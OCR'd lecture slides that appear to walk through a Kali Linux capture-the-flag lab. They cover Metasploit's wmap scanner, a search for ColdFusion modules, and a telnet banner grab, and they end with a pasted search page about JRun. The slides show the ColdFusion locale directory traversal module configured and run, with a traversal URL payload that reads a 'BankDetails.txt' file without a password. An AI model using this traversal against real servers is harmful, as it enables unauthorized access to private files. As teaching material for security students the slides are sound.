
```
msf auxiliary(crawler) > wmap_sites -l
[*] Available sites
===============

     Id  Host             Vhost            Port  Proto  # Pages  # Forms
     --  ----             -----            ----  -----  -------  -------
     0   192.168.142.135  192.168.142.135  80    http   2        0
     1   192.168.142.135  192.168.142.135  8500  http   370      180

msf auxiliary(crawler) >
```

Penetration Testing With Metasploit

- msf auxiliary/scanner/http/crawler> wmap_sites -s 1
  - Displays layout of website #1



Penetration Testing With Metasploit


- msf auxiliary(crawler) > wmap_targets –t 192.168.142.135
  - Defines the target of the vulnerability scanner
- msf auxiliary(crawler) > wmap_run –e
  - Starts vulnerability scanning
- msf auxiliary(crawler) > wmap_vulns –l
  - Lists the vulnerabilities that are found
- Next step is exploit vulnerabilities
  - You could develop tools
  - You cold use point-n-click tools


Both metasploit and uniscan's vulnerability scanners hung!

NOW WHAT?

Manual Penetration Testing

- Identified open ports and used Internet for analysis





Manual Penetration Testing

- msf auxiliary(crawler) > back
- msf > search coldfusion
  - Search metasploit for exploit modules
- msf> use auxiliary/scanner/http/coldfusion_locale_traversal

```
Terminal
File  Edit  View  Search  Terminal  Help
[*] Nmap: 8500/tcp open  fmtp
[*] Nmap: MAC Address: 00:0C:29:45:D9:94 (VMware)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
msf > search coldfusion

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/gather/coldfusion_pwd_props         2013-05-07       normal     ColdFusion 'password.properties' Hash Extraction
   auxiliary/scanner/http/adobe_xml_inject                        normal     Adobe XML External Entity Injection
   auxiliary/scanner/http/coldfusion_locale_traversal             normal     ColdFusion Server Check
   auxiliary/scanner/http/coldfusion_version                      normal     ColdFusion Version Scanner
   exploit/multi/http/coldfusion_rds             2013-08-08       great      Adobe ColdFusion 9 Administrative Login Bypass
   exploit/windows/http/coldfusion_fckeditor     2009-07-03       excellent  ColdFusion 8.0.1 Arbitrary File Upload and Execute

msf >
```

Manual Penetration Testing

- Defining metasploit's ColdFusion directory traversal variables

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(coldfusion_locale_traversal) > show options

Module options (auxiliary/scanner/http/coldfusion_locale_traversal):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILE                          no        File to retrieve
   FINGERPRINT  false            yes       Only fingerprint endpoints
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port
   THREADS      1                yes       The number of concurrent threads
   VHOST                         no        HTTP server virtual host

msf auxiliary(coldfusion_locale_traversal) > set FILE /James_Head/BankDetails.txt
FILE => /James_Head/BankDetails.txt
msf auxiliary(coldfusion_locale_traversal) > set rhosts 192.168.142.135
rhosts => 192.168.142.135
msf auxiliary(coldfusion_locale_traversal) > set rport 8500
rport => 8500
msf auxiliary(coldfusion_locale_traversal) > run
```

Manual Penetration Testing

- ColdFusion directory traversal attack captures the flag!
  - It grabs the file, which is outside of the website, with no password

Terminal


File Edit View Search Terminal Help


```
   ----        ---------------  --------  -----------
   FILE                         no        File to retrieve
   FINGERPRINT  false           yes       Only fingerprint endpoints
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target address range or CIDR identifier
   RPORT        80              yes       The target port
   THREADS      1               yes       The number of concurrent threads
   VHOST                        no        HTTP server virtual host

msf auxiliary(coldfusion_locale_traversal) > set FILE /James_Head/BankDetails.txt
FILE => /James_Head/BankDetails.txt
msf auxiliary(coldfusion_locale_traversal) > set rhosts 192.168.142.135
rhosts => 192.168.142.135
msf auxiliary(coldfusion_locale_traversal) > set rport 8500
rport => 8500
msf auxiliary(coldfusion_locale_traversal) > run

[*] URL: 192.168.142.135/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../..//James_Head/BankDetails.txt%00en
[+] 192.168.142.135 FILE: James Head
Acct# 123-456-789
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(coldfusion_locale_traversal) >
```

Kali Linux CTF Blueprints: Chapter 1





What About More Advanced Stuff?

- Write a script to probe open ports on the webserver to gather meta data
- Use meta data to find existing exploits

What About More Advanced Stuff?

- One line script uses telnet to banner grab on port 8500
  - Metadata: JRun Web Server, CFIDE

root@kali: ~/hacking

File Edit View Search Terminal Help

```
Escape character is '^]'.
Connection closed by foreign host.
root@kali:~/hacking# { echo "GET / HTTP/1.0"; echo ""; echo ""; sleep 1; } | telnet 192.168.142.135 8500
Trying 192.168.142.135...
Connected to 192.168.142.135.
Escape character is '^]'.
Connection closed by foreign host.
root@kali:~/hacking# { echo "GET / HTTP/1.0"; echo ""; echo ""; sleep 5; } | telnet 192.168.142.135 8500
Trying 192.168.142.135...
Connected to 192.168.142.135.
Escape character is '^]'.
HTTP/1.0 200 OK
Date: Thu, 28 Jan 2016 05:44:09 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: JRun Web Server

<html>
<head>
<title>Index of /</title></head><body bgcolor="#ffffff">
<h1>Index of /</h1><br><hr><pre><a href="CFIDE/">CFIDE/</a>  <i>dir</i>   01/23/16 11:38 PM
</pre><hr></html>Connection closed by foreign host.
root@kali:~/hacking# { echo "GET / HTTP/1.0"; echo ""; echo ""; sleep 5; } | telnet 192.168.142.135 8500
```

https://www.google.com/search?sourceid=chrome-psyapi2&ion=1&espv=2&ie=UTF-8&q

Google JRun Web Server

All Shopping Videos Images News More Search tools

About 75,600 results (0.50 seconds)

Adobe JRun - Wikipedia, the free encyclopedia
https://en.wikipedia.org/wiki/Adobe_JRun Wikipedia
Type · Web server · License · Proprietary. Website, adobe.com. JRun is a J2EE application server, originally developed in 1997 as a Java Servlet engine by Live ...
You visited this page on 1/25/16.

What is JRun? - Definition from WhatIs.com - SearchSOA
searchsoa.techtarget.com/definition/JRun
JRun works with the most popular Web servers including Apache, Microsoft's Internet Information Server (IIS), and any other Web server that supports Internet ...

Macromedia - JRun 4 : Downloads - Adobe
www.adobe.com › Products › JRun Adobe Systems
Macromedia ClusterCATS is clustering technology that provides load-balancing and failover services to assure high availability for your web servers.

Adobe - JRun 4 : FAQ
www.adobe.com › Products › JRun Adobe Systems
Which web servers does JRun 4 support? ... Adobe JRun 4 is an application server used for developing and deploying Java applications. JRun 4 provides the ...

Adobe - JRun 4
https://www.adobe.com/au/products/jrun/ Adobe Systems
With Adobe JRun 4, you can dramatically reduce the cost of your J2EE ... JRun is recognized as the fastest web container in the application server market.

Manually configure the web server connector | ColdFusion ...
https://helpx.adobe.com/.../manually-configure-web-serv... Adobe Systems
The ColdFusion MX Standalone server can only connect to one webserver at a time ... #JRun Web Server Configuration File #Fri May 23 10 : 19 : 20 EDT 2003 1 ...

Adobe ColdFusion 9 * Using the built-in web server
help.adobe.com/.../WSc3ff6d0ea77859461172e0811cbf... Adobe Systems
The ColdFusion server configuration is built on top of JRun, which includes the JRun web server (JWS), also called the built-in web server. Although not ...
You visited this page on 1/25/16.